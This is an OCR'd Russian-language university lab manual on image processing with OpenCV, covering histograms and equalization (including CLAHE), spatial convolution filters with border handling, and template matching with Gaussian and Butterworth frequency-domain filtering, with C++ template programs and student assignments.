


Лабораторная работа №3. Гистограммы

В данной работе рассматриваются вычисление гистограмм для чёрно-белых и цветных изображений и видео, выравнивание гистограмм, многомерные гистограммы. Вам будут продемонстрированы несколько примеров работы с гистограммами в OpenCV, а затем будут предложены к выполнению несколько заданий, основанных на этих примерах.

Вычисление гистограмм

Один из наиболее распространенных дефектов фотографических, сканерных и телевизионных изображений – слабый контраст. Дефект во многом обусловлен ограниченностью диапазона воспроизводимых яркостей. Под *контрастом* понимается разность максимального и минимального значений яркости. Контрастность изображения можно повысить за счет изменения яркости каждого элемента изображения и увеличения диапазона яркостей. Существует несколько методов, основанных на вычислении гистограммы.



Такого рода гистограмма позволяет представить распределение оттенков на изображении. В общем случае под **гистограммой** понимается коллекция целочисленных значений, каждое из которых определяет количество точек, обладающих некоторым свойством или принадлежащих определенному бину. На практике гистограммы применяются, чтобы получить статистическую картину о распределении каких-либо данных (пикселей, векторов признаков, направлений градиента во всех точках изображения и т.п.).

Рассмотрим прототипы стандартных функций OpenCV для создания

гистограмм:

```
void calcHist(const Mat* arrays, int narrays, const int* channels, const Mat& mask, MatND& hist, int dims, const int* histSize, const float** ranges, bool uniform=true, bool accumulate=false)
```

Параметры:

arrays – исходные массивы данных или изображения. Должны иметь одинаковую глубину (CV_8U или CV_32F) и размер.

narrays – количество исходных массивов данных.

channels – массив индексов каналов в каждом входном массиве, по которым будет вычисляться гистограмма.

mask – маска, на которой считается гистограмма. Опциональный параметр. Если маска не пуста, то она представляется 8-битной матрицей того же размера, что и каждый исходный массив. При построении гистограммы учитываются только элементы массивов, которыесоответствуют ненулевым элементам маски. Если маска пуста, то построение гистограммы выполняется на полном наборе данных.

hist – результирующая гистограмма, плотная в случае использования первого прототипа функции, разреженная – в случае второго. Дляхранения плотной гистограммы используется структура данных MatND, для разреженной – SparseMat. MatND представляется в виде n-мерного массива, SparseMat – хэш-таблицей ненулевых значений [10].

dims – размерность гистограммы. Параметр принимает положительные целочисленные значения, не превышающие CV_MAX_DIMS = 32.

histSize – количество бинов по каждой размерности гистограммы.

ranges – интервалы изменения значений по каждой размерности гистограммы. Если гистограмма равномерная (uniform = true), то для любой размерности i достаточно указать только нижнюю границу изменения (по существу значение, соответствующее первому бину),верхняя граница будет совпадать с histSize[i]-1.

uniform – флаг, который определяет тип диаграммы (равномерная или

нет).

accumulate – флаг, указывающий на необходимость очищения гистограммы перед непосредственными вычислениями. Использование данного флага позволяет использовать одну и ту же гистограмму для нескольких множеств массивов или обновлять гистограмму во времени.

Выравнивание гистограмм

Существует три основных метода повышения контраста изображения:

- линейная растяжка гистограммы (линейное контрастирование),
- нормализация гистограммы,
- выравнивание (equalization) гистограммы.

Линейная растяжка сводится к присваиванию новых значений интенсивности каждому пикселю изображения. Если интенсивности исходного изображения изменялись в диапазоне от $i1$ до $i2$, тогда необходимо линейно "растянуть" указанный диапазон так, чтобы значения изменялись от 0 до 255. Для этого достаточно пересчитать старые значения интенсивности для всех пикселей относительно нового интервала.


Нормализация гистограммы, в отличие от предыдущего метода, обеспечивает растяжку не всего диапазона изменения интенсивностей, а только его наиболее информативной части. Под информативной частью понимается набор пиков гистограммы, т.е. интенсивности, которые чаще остальных встречаются на изображении. Бины, соответствующие редко встречающимся интенсивностям, в процессе нормализации отбрасываются, далее выполняется обычная линейная растяжкаполучившейся гистограммы.

Выравнивание гистограмм – это один из наиболее распространенных способов. Цель выравнивания состоит в том, чтобы все уровни яркости имели бы одинаковую частоту, а гистограмма соответствовала равномерному закону распределения. В библиотеке OpenCV реализована функция **equalizeHist**, которая обеспечивает повышение контрастности изображения посредством выравнивания гистограммы. Прототип функции показан ниже:

void equalizeHist(const Mat& src, Mat& dst).

Адаптивное выравнивание

Рассмотренное ранее выравнивание гистограммы изображения не всегда способно давать качественный результат. Это происходит из-за того, что обычный алгоритм выравнивания действует в зависимости от контраста всего изображения целиком. Рассмотрим это на примере изображения скульптуры с нормальным контрастом на затемненном фоне. Применим к данному изображению глобальное выравнивание. Да, контраст фона улучшился, но теперь скульптура пересвечена.




Чтобы решить данную проблему, используется адаптивное выравнивание гистограммы. Изображение делится на маленькие блоки, называемые «плитками»(tiles), по умолчанию размером 8x8. Затем для каждого из этих блоков строится гистограмма и выравнивается как обычно. Таким образом, в небольшой области гистограмма ограничивалась бы небольшим регионом. Однако подобное выравнивание чревато усилением шума. Чтобы этого избежать, применяется адаптивное выравнивание гистограмм с ограничением на контрастность (contrast limiting adaptive histogram equalization (**CLAHE**). Если какой-либо гистограммный лоток находится выше указанного предела контрастности (по умолчанию 40 в OpenCV), эти пиксели обрезаются и равномерно распределяются по другим ячейкам перед применением выравнивания гистограммы. После выравнивания для удаления артефактов в границах плитки применяется билинейная интерполяция. Добавление CLAHE в OpenCV происходит следующим образом: функция `createCLAHE()` создает CLAHE объект, а метод `apply(channel, dst)` применяет его к каналу.

Демонстрационные программы


Первая подпрограмма

Данная подпрограмма осуществляет построение и отображение гистограмм по каждому каналу цветного изображения. Программа получает путь к изображению, расщепляет полученную матрицу по каналам (**split**) и вычисляет гистограмму для каждого канала изображения (**calcHist**). Необходимо помнить, что в OpenCV каналы изображения хранятся в порядке BGR, а не в RGB. Далее гистограммы выводятся на экран в качестве изображений с помощью функции **getImageFromHostogram**, применение которой рекомендуется вам при выполнении заданий лабораторной работы.



Вторая подпрограмма

Данная подпрограмма получает на вход черно-белое изображение со слабым контрастом и выполняет выравнивание гистограммы с целью улучшения изображения.



Задания

В рамках данной лабораторной работы Вам предложено выполнить 4

задания. Каждое задание выполняется в соответствующей ему функции **task** из предоставленного шаблона. Чтобы запустить задание необходимо запустить программу и ввести номер задания. Вам также предоставляются демонстрационные примеры, на основе которых вы можете написать свои программы.

1. Добавить реализацию вычисления *гистограммы яркости* для цветногоизображения (а не гистограмм каналов, как в примере 1)
2. Добавить реализацию вычисления гистограмм для потокового видео свеб-камеры.
3. Добавить реализацию выравнивания гистограммы цветногоизображения.

Подсказка: подумайте, подходит ли цветовая модель RGB для данной задачи. Возможно, стоит конвертировать изображение цветовую модель YCrCb, где канал Y отвечает за яркость, а два других за цвет, и выравнивать гистограмму по каналу яркости.

4. Добавить реализацию адаптивного выравнивания цветного изображения по методу CLAHE

Использованные функции

Функция	Описание
Mat::zeros(int rows, int cols, int type);	Создание пустой матрицы заданного размера
void fillConvexPoly(Mat& img, const Point* pts, int npts, const Scalar& color, int lineType = LINE_8, int shift = 0);	Рисование закрашенного полигона
Mat imread(const String& filename, int flags = IMREAD_COLOR);	Чтение изображения
void cv::imshow(const String & winname, InputArray mat)	Отображает изображениев указанном окне.
int cv::waitKey(int delay =0)	Ожидаетнажатияклавиши.

calcHist(…)	См. пункт вычисление гистограмм.
equalizeHist(…)	См. пункт выравнивание гистограмм.

Шаблон

```
#include "opencv2/highgui/highgui.hpp" #include "opencv2/imgproc/imgproc.hpp"
#include <iostream>

using namespace cv;void demo1();
void demo2();


void task1();void task2();void task3();void task4();


Mat getImageFromHistogram(Mat hist, float scaleX = 1, float scaleY = 1, Scalar
fillColor = Scalar(255, 255, 255)) {
double maxVal =  0; minMaxLoc(hist, 0, &maxVal, 0, 0);
int rows = 64; //default height size
int cols = hist.rows; //get the width size from the histogramMat histImg =
Mat::zeros(rows*scaleX, cols*scaleY, CV_8UC3);
//for each bin
for (int i = 0; i<cols - 1; i++) {
float histValue = hist.at<float>(i, 0); float nextValue = hist.at<float>(i + 1,
0);Point pt1 = Point(i*scaleX, rows*scaleY);
Point pt2 = Point(i*scaleX + scaleX, rows*scaleY);
Point pt3 = Point(i*scaleX + scaleX, (rows - nextValue * rows /maxVal)*scaleY);
Point pt4 = Point(i*scaleX, (rows - nextValue * rows / maxVal)*scaleY);

int numPts = 5;
Point pts[] = { pt1, pt2, pt3, pt4, pt1 };

fillConvexPoly(histImg, pts, numPts, fillColor);
}
return histImg;
}

int main(int argc, char** argv) { std::cout << "OPENCV HISTOGRAM\n\n"


<< "Demos:\n"
<< "1. Histogram of a RGB image.\n"
<< "2. Histogram equalization of a grayscale image.\n\n"


<< "Tasks:\n"
<< "3. Histogram of intensity.\n"
<< "4. Histogram of a video.\n"
```

```
        << "5. Histogram equalization of an RGB image.\n"
        << "6. Adaptive histogram equalization.\n"
        << "7. Two dimentional histograms.\n\n";

        std::cout << "Which program would you like to run?\n";int task = 0;
        std::cin >> task; std::cout << "\n";
        switch (task) {case 1:
        demo1();break;
        case 2:
        demo2();break;
        case 3:
        task1();break;
        case 4:
        task2();break;
        case 5:
        task3();break;
        case 6:
        task4();break;
        }
        std::cin.get();return 0;
        }

        void demo1() {
        Mat img = Mat();

        while (img.empty()) {
        std::cout << "Enter path to an image: ";std::string path;
        std::cin >> path;
        img = imread(path, CV_LOAD_IMAGE_COLOR);if (img.empty()) {
        std::cout << "Error reading the image. Try another one.\n";
        }
        }

        MatND hist; Mat histImg;
        int nbins = 256; // lets hold 256 levels
        int hsize[] = { nbins }; // just one dimensionfloat range[] = { 0, 255 };
        const float *ranges[] = { range };int chnls[] = { 0 };

        std::vector<Mat> channels;split(img, channels);

        calcHist(&channels[0], 1, chnls, Mat(), hist, 1, hsize, ranges); histImg =
getImageFromHistogram(hist, 3, 3, Scalar(255, 0, 0)); imshow("Blue", histImg);

        calcHist(&channels[1], 1, chnls, Mat(), hist, 1, hsize, ranges); histImg =
getImageFromHistogram(hist, 3, 3, Scalar(0, 255, 0)); imshow("Green", histImg);
        calcHist(&channels[2], 1, chnls, Mat(), hist, 1, hsize, ranges); histImg =
getImageFromHistogram(hist, 3, 3, Scalar(0, 0, 255)); imshow("Red", histImg);

        imshow("Image", img);
```

```
waitKey(0);
}

void demo2() {
Mat img = Mat();

while (img.empty()) {
std::cout << "Enter path to an image: ";std::string path;
std::cin >> path;
img = imread(path, CV_LOAD_IMAGE_COLOR);if (img.empty()) {
std::cout << "Error reading the image. Try another one.\n";
}
}
cvtColor(img, img, COLOR_BGR2GRAY);

Mat image_equalized; equalizeHist(img, image_equalized);

imshow("Original image", img); imshow("Equalized image", image_equalized);

waitKey(0);
}

void task1() {
std::cout << "You have to complete this assignment by yourself.\n";
}

void task2() {
std::cout << "You have to complete this assignment by yourself.\n";
}

void task3() {
std::cout << "You have to complete this assignment by yourself.\n";
}

void task4() {
std::cout << "You have to complete this assignment by yourself.\n";
}
```

Лабораторная работа №4. Фильтрация в пространственной области

В мире компьютерного зрения фильтрация используется для изменения изображений. Эти изменения могут быть связаны с выделением краев изображения, размытием, добавлением объектов или удалением нежелательных. Существует множество причин, по которым вы можете использовать фильтрацию изображений. Например, съемка при солнечном свете или темноте будет влиять на четкость изображений - вы можете использовать фильтры для изменения изображения, чтобы получить то, что от него требуется. Аналогично, у вас может быть размытое или «шумное» изображение, требующее уточнения и фокусировки.

Задание на выполнение работы

1. Изучите алгоритмы свертки и функцию OpenCV cvCopyMakeBorder() для обработки изображений на границах.

2. Изучите алгоритмы свертки и функцию OpenCV cvFilter2D () для обработки изображений.

3. Напишите программу, используя фильтр «увеличения яркости».

4. Напишите программу, используя фильтр «BORDER_REPLICATE» для границ.

Описание Image Filtering. Что мы понимаем под свёрткой?

Свертка – это математическая операция:

$$y(n) = \sum_{m=0}^{\infty} h(m)x(n - m)$$

В случае работы с изображениями свёртка — это операция вычисления нового значения заданного пикселя, при которой учитываются значения окружающих его соседних пикселей. Главным элементом свёртки является ядро свёртки — это матрица (произвольного размера и отношения сторон; чаще всего используется квадратная матрица (по умолчанию, размеры 3x3))

У ядра свёртки есть важный параметр — **якорь** — это элемент матрицы (чаще всего — центр), который прикладывается к заданному пикселю изображения.

Работает свёртка очень просто: при вычислении нового значения выбранного пикселя изображения, ядро свёртки прикладывается своим центром к этому пикселю. Соседние пиксели так же накрываются ядром. Далее, вычисляется сумма произведений значений пикселей изображения на значения, накрывшего данный пиксель элемента ядра. Полученная сумма и является новым значением выбранного пикселя. Теперь, если применить свёртку к каждому пикселю изображения, то получится некий эффект, зависящий от выбранного ядра свертки.

Пример:

Пусть у нас есть клеточное поле, которое соответствует пикселям исходного изображения:

```
[47][48][49][ ][ ][ ][ ][ ][ ][ ][ ]
[47][50][42][ ][ ][ ][ ][ ][ ][ ][ ]
[47][48][42][ ][ ][ ][ ][ ][ ][ ][ ]
[ ][ ][ ][ ][ ][ ][ ][ ][ ][ ][ ][ ]
[ ][ ][ ][ ][ ][ ][ ][ ][ ][ ][ ][ ]
```

и есть ядро свёртки, представляющее собой матрицу 3x3 с якорем в центреи элементами:

```
[0][1][0]
[0][0][0]
[0][0][0]
```

Результат операции наложения нашего ядра на пиксель со значением **50**:

```
[ ][ ][ ][ ][ ][ ][ ][ ][ ][ ][ ]
[ ][48][ ][ ][ ][ ][ ][ ][ ][ ][ ]
[ ][ ][ ][ ][ ][ ][ ][ ][ ][ ][ ]
[ ][ ][ ][ ][ ][ ][ ][ ][ ][ ][ ]
[ ][ ][ ][ ][ ][ ][ ][ ][ ][ ][ ]
```

Всё очень просто:

```
результат = 47*0 + 48*1 + 49*0 + 47*0 + 50*0 + 42*0 + 47*0 + 48*0 + 42*0
= 48
```

В OpenCV операция свёртки реализуется функцией **cvFilter2D**()

```
CVAPI(void) cvFilter2D( const CvArr* src, CvArr* dst, const CvMat* kernel,
                        CvPoint anchor CV_DEFAULT(cvPoint(-1,-1)));
```

Т.о. накладывая ядро с разными коэффициентами можно получить различные эффекты.

Алгоритм свёртки на краях изображений

Как должен вести себя алгоритм свёртки на краях изображения? Если взять рассмотренный пример, то как нужно рассчитывать свёртку, если приложить якорь ядра к пикселю со значением **47**? Хорошим решением этой проблемы может быть создание изображениебольшего размера, чем исходное, у которого на краях будут заданное значение пикселей. Начинать обработку картинки нужно тогда не с 0-го, ас 1-го пикселя (и до n-1-го пикселя):

```
[0 ][0 ][0 ][0 ][0][0][0][0][0][0][0][0][0]
[0 ][47][48][49][ ][ ][ ][ ][ ][ ][ ][ ][0]
[0 ][47][50][42][ ][ ][ ][ ][ ][ ][ ][ ][0]
[0 ][47][48][42][ ][ ][ ][ ][ ][ ][ ][ ][0]
[0 ][ ][ ][ ][ ][ ][ ][ ][ ][ ][ ][ ][ ][0]
[0 ][ ][ ][ ][ ][ ][ ][ ][ ][ ][ ][ ][ ][0]
[0 ][0 ][0 ][0 ][0][0][0][0][0][0][0][0][0]
```

В OpenCV уже есть функция реализующая копирование изображения с последующим окружением границей с заданным значением — **cvCopyMakeBorder**()

```
CVAPI(void) cvCopyMakeBorder( const CvArr* src, CvArr* dst, CvPoint
offset,
                              int bordertype, CvScalar value
CV_DEFAULT(cvScalarAll(0)));
```

копирует исходное изображение, окружая его границей

Таблица функций

Используемые функции	Назначение
`cvLoadImage()`	Получение изображения
`cvCloneImage(image)`	Клонирование изображения
`CVAPI(void) cvFilter2D( const CvArr* src, CvArr* dst, const CvMat* kernel, CvPoint anchor CV_DEFAULT(cvPoint(-1,-1)));`	Накладываем фильтры
`cvReleaseImage(&image);`	Освобождение ресурсов
`cvCreateImage (cvSize(image->width + 20, image->height + 20), image->depth, image->nChannels);`	Создаем картинки
`cvCopyMakeBorder(image, dst, cvPoint(10, 10), IPL_BORDER_CONSTANT, cvScalar(250));`	Обрамляем границы различными эффектами

Виды фильтров для изображений

1) *Сглаживание (smoothing);*
2) *Увеличение чёткости (increasing clarity);*
3) *Увеличение яркости (brightness);*
4) *Затемнение (blackout) и т. п.*

Виды фильтров на границы изображений

1) BORDER_REPLICATE = IPL_BORDER_REPLICATE;
2) 2)BORDER_CONSTANT = IPL_BORDER_CONSTANT;
3) 3)BORDER_REFLECT = IPL_BORDER_REFLECT;
4)BORDER_WRAP = IPL_BORDER_WRAP;
5)BORDER_REFLECT_101 = IPL_BORDER_REFLECT_101;
6)BORDER_REFLECT101 = BORDER_REFLECT_101;
7)BORDER_TRANSPARENT = IPL_BORDER_TRANSPARENT;
8)BORDER_DEFAULT = BORDER_REFLECT_101;
9)BORDER_ISOLATED = 16

Примеры работы программыФильтры на изображения

Фильтры на границах





Шаблон программы

Применение фильтра «повышение резкости»

```
#include <opencv2/opencv.hpp>
#include <opencv2/highgui.hpp>
IplImage* image = 0;IplImage* dst = 0;
int main(int argc, char* argv[])
// имя картинки задаётся первым параметром
char* filename = argc == 2 ? argv[1] : "Image3.jpg";
// получаем картинку
image = cvLoadImage(filename, 1);

printf("[i] image: %s\n", filename);assert(image != 0);

// клонируем картинку
dst = cvCloneImage(image);

// окно для отображения картинки cvNamedWindow("original", CV_WINDOW_AUTOSIZE);
cvNamedWindow("cvFilter2D", CV_WINDOW_AUTOSIZE);

float kernel[9];kernel[0] = -1;
kernel[1] = -1;
kernel[2] = -1;

kernel[3] = -1;
kernel[4] = 9;
kernel[5] = -1;

kernel[6] = -1;
kernel[7] = -1;
kernel[8] = -1;

// матрица
CvMat kernel_matrix = cvMat(3, 3, CV_32FC1, kernel);

// накладываем фильтр
```

```
cvFilter2D(image, dst, &kernel_matrix, cvPoint(-1, -1));

// показываем картинку cvShowImage("original", image);cvShowImage("cvFilter2D",
dst);

// ждём нажатия клавишиcvWaitKey(0);

// освобождаем ресурсы cvReleaseImage(&image);cvReleaseImage(&dst);

// удаляем окна cvDestroyAllWindows();return 0;
}
```

Применение фильтра на границы изображения

```
#include <opencv2/opencv.hpp> #include <opencv2/highgui.hpp>

IplImage* image = 0;IplImage* dst = 0; IplImage* dst2 = 0;

int main(int argc, char* argv[])
{
// имя картинки задаётся первым параметром
char* filename = argc == 2 ? argv[1] : "Image3.jpg";
// получаем картинку
image = cvLoadImage(filename, 1);
// создаём картинки
dst = cvCreateImage(cvSize(image->width + 20, image->height + 20), image->depth,
image->nChannels);
dst2 = cvCreateImage(cvSize(image->width + 20, image->height + 20), image->depth,
image->nChannels);

printf("[i] image: %s\n", filename);assert(image != 0);

// окно для отображения картинки cvNamedWindow("original", CV_WINDOW_AUTOSIZE);
cvNamedWindow("IPL_BORDER_CONSTANT", CV_WINDOW_AUTOSIZE);
cvNamedWindow("IPL_BORDER_REPLICATE", CV_WINDOW_AUTOSIZE);

// обрамляем границей
cvCopyMakeBorder(image, dst, cvPoint(10, 10), IPL_BORDER_CONSTANT, cvScalar(250));
cvCopyMakeBorder(image, dst2, cvPoint(10, 10), IPL_BORDER_WRAP, cvScalar(250));


// показываем картинку cvShowImage("original", image);
cvShowImage("IPL_BORDER_CONSTANT", dst); cvShowImage("IPL_BORDER_REPLICATE", dst2);

// ждём нажатия клавишиcvWaitKey(0);

// освобождаем ресурсы cvReleaseImage(&image); cvReleaseImage(&dst);
cvReleaseImage(&dst2);
```

```
// удаляем окна cvDestroyAllWindows();return 0;
}
```

Лабораторная работа №5. Фильтрация в частотной области, поиск

объекта путем расчета корреляционной функции

Задание на работу:

1. Изучить методы расчета корреляционной функции
2. Изучить методику фильтрации изображения в частотной области на примерах фильтра Гаусса и фильтра Баттеворта
3. Написать программу, которая будет находить шаблонное изображение на исходном изображении путем расчета корреляционной функции
4. Реализовать фильтры Баттеворта и Гаусса для частотной области
5. Написать программу, которая будет фильтровать исходное изображение при помощи этих фильтров
6. Определить время работы программы вычисления корреляционных функций при разном разрешении фильтра

Изображения для поиска по шаблону:

cars.png – исходное изображение

red_car.png, white_car.png, yellow_car.png, square.png, bush.png, bush2.png – шаблоны для поиска

Изображение для фильтрации:

mukik.png

Поиск объекта на изображении методом поиска по шаблону


Поиск по шаблону — это метод поиска областей изображения, которые соответствуют (похожи) на изображение шаблона

Как это работает?

Нам нужно 2 простых составляющих:

1. Исходное изображение **(I)** на котором мы будем производить поиск
2. Шаблонное изображение **(T),** которое мы будем искать


Наша цель найти наиболее совпадающую область.



Чтобы найти совпадающую область, мы должны последовательно сравнивать изображение шаблона с частью исходного изображения, перемещая изображение шаблона на 1 пиксель за раз (либо влево, либо вниз).



Для каждой точки мы будем вычислять корреляцию по определенной формуле и записывать в результирующие изображение



Затем, в зависимости от формулы расчета мы должны искать либо самую яркую точку, либо самую темную

Примеры формул:

$$R(x,y) = \sum_{x',y'} (T(x',y') - I(x+x',y+y'))^2$$

$$R(x,y) = \frac{\sum_{x',y'} (T(x',y') - I(x+x',y+y'))^2}{\sqrt{\sum_{x',y'} T(x',y')^2 \cdot \sum_{x',y'} I(x+x',y+y')^2}}$$

$$R(x,y) = \sum_{x',y'} (T(x',y') \cdot I(x+x',y+y'))$$

$$R(x,y) = \frac{\sum_{x',y'} (T(x',y') \cdot I(x+x',y+y'))}{\sqrt{\sum_{x',y'} T(x',y')^2 \cdot \sum_{x',y'} I(x+x',y+y')^2}}$$

$$R(x,y) = \frac{\sum_{x',y'} (T'(x',y') \cdot I'(x+x',y+y'))}{\sqrt{\sum_{x',y'} T'(x',y')^2 \cdot \sum_{x',y'} I'(x+x',y+y')^2}}$$


Где ***x'*** изменяется от 0 до ширины **T**, а ***y'*** от 0 до высоты **T**

Частотная фильтрация

Множество подходов к улучшению изображений распадается на две большие категории: методы обработки в пространственной области (пространственные методы) и методы обработки в частотной области (частотные методы). Термин пространственная область относится к плоскости изображения как таковой, и данная категория объединяет подходы, основанные на прямом манипулировании пикселями изображениями. Методы обработки в частотной области основываются на модификации сигнала, формируемого путем применения к изображению преобразования Фурье. Минусом пространственной фильтрации часто является размытие контуров, снижение резкости. Частотная же фильтрация, в случае наличия помех, имеющих периодическую составляющую, позволяет оказывать более сконцентрированное влияние, по минимуму затрагивая полезную информацию.

Фильтр Гаусса — электронный фильтр, чьей импульсной переходной функцией является функция Гаусса. Фильтр Гаусса спроектирован таким образом, чтобы не иметь перерегулирования в переходной функции и максимизировать постоянную времени. Такое поведение тесно связано с тем, что фильтр Гаусса имеет минимально возможную групповуюзадержку.

Пример фильтра




Фильтр Гаусса (Gaussian filter) обычно используется в цифровом виде для обработки двумерных сигналов (изображений) с целью снижения уровня шума. Однако при ресемплинге он дает сильное размытие изображения. Кроме того, этот фильтр используется для получения гауссовской модуляции. Этот вид модуляции применяется в системе сотовой связи GSM.

Фильтр Баттерворта — один из типов электронных фильтров.

Фильтры этого класса отличаются от других методом проектирования. Фильтр Баттерворта проектируется так, чтобы его амплитудно-частотная характеристика была максимально гладкой на частотах полосы пропускания.

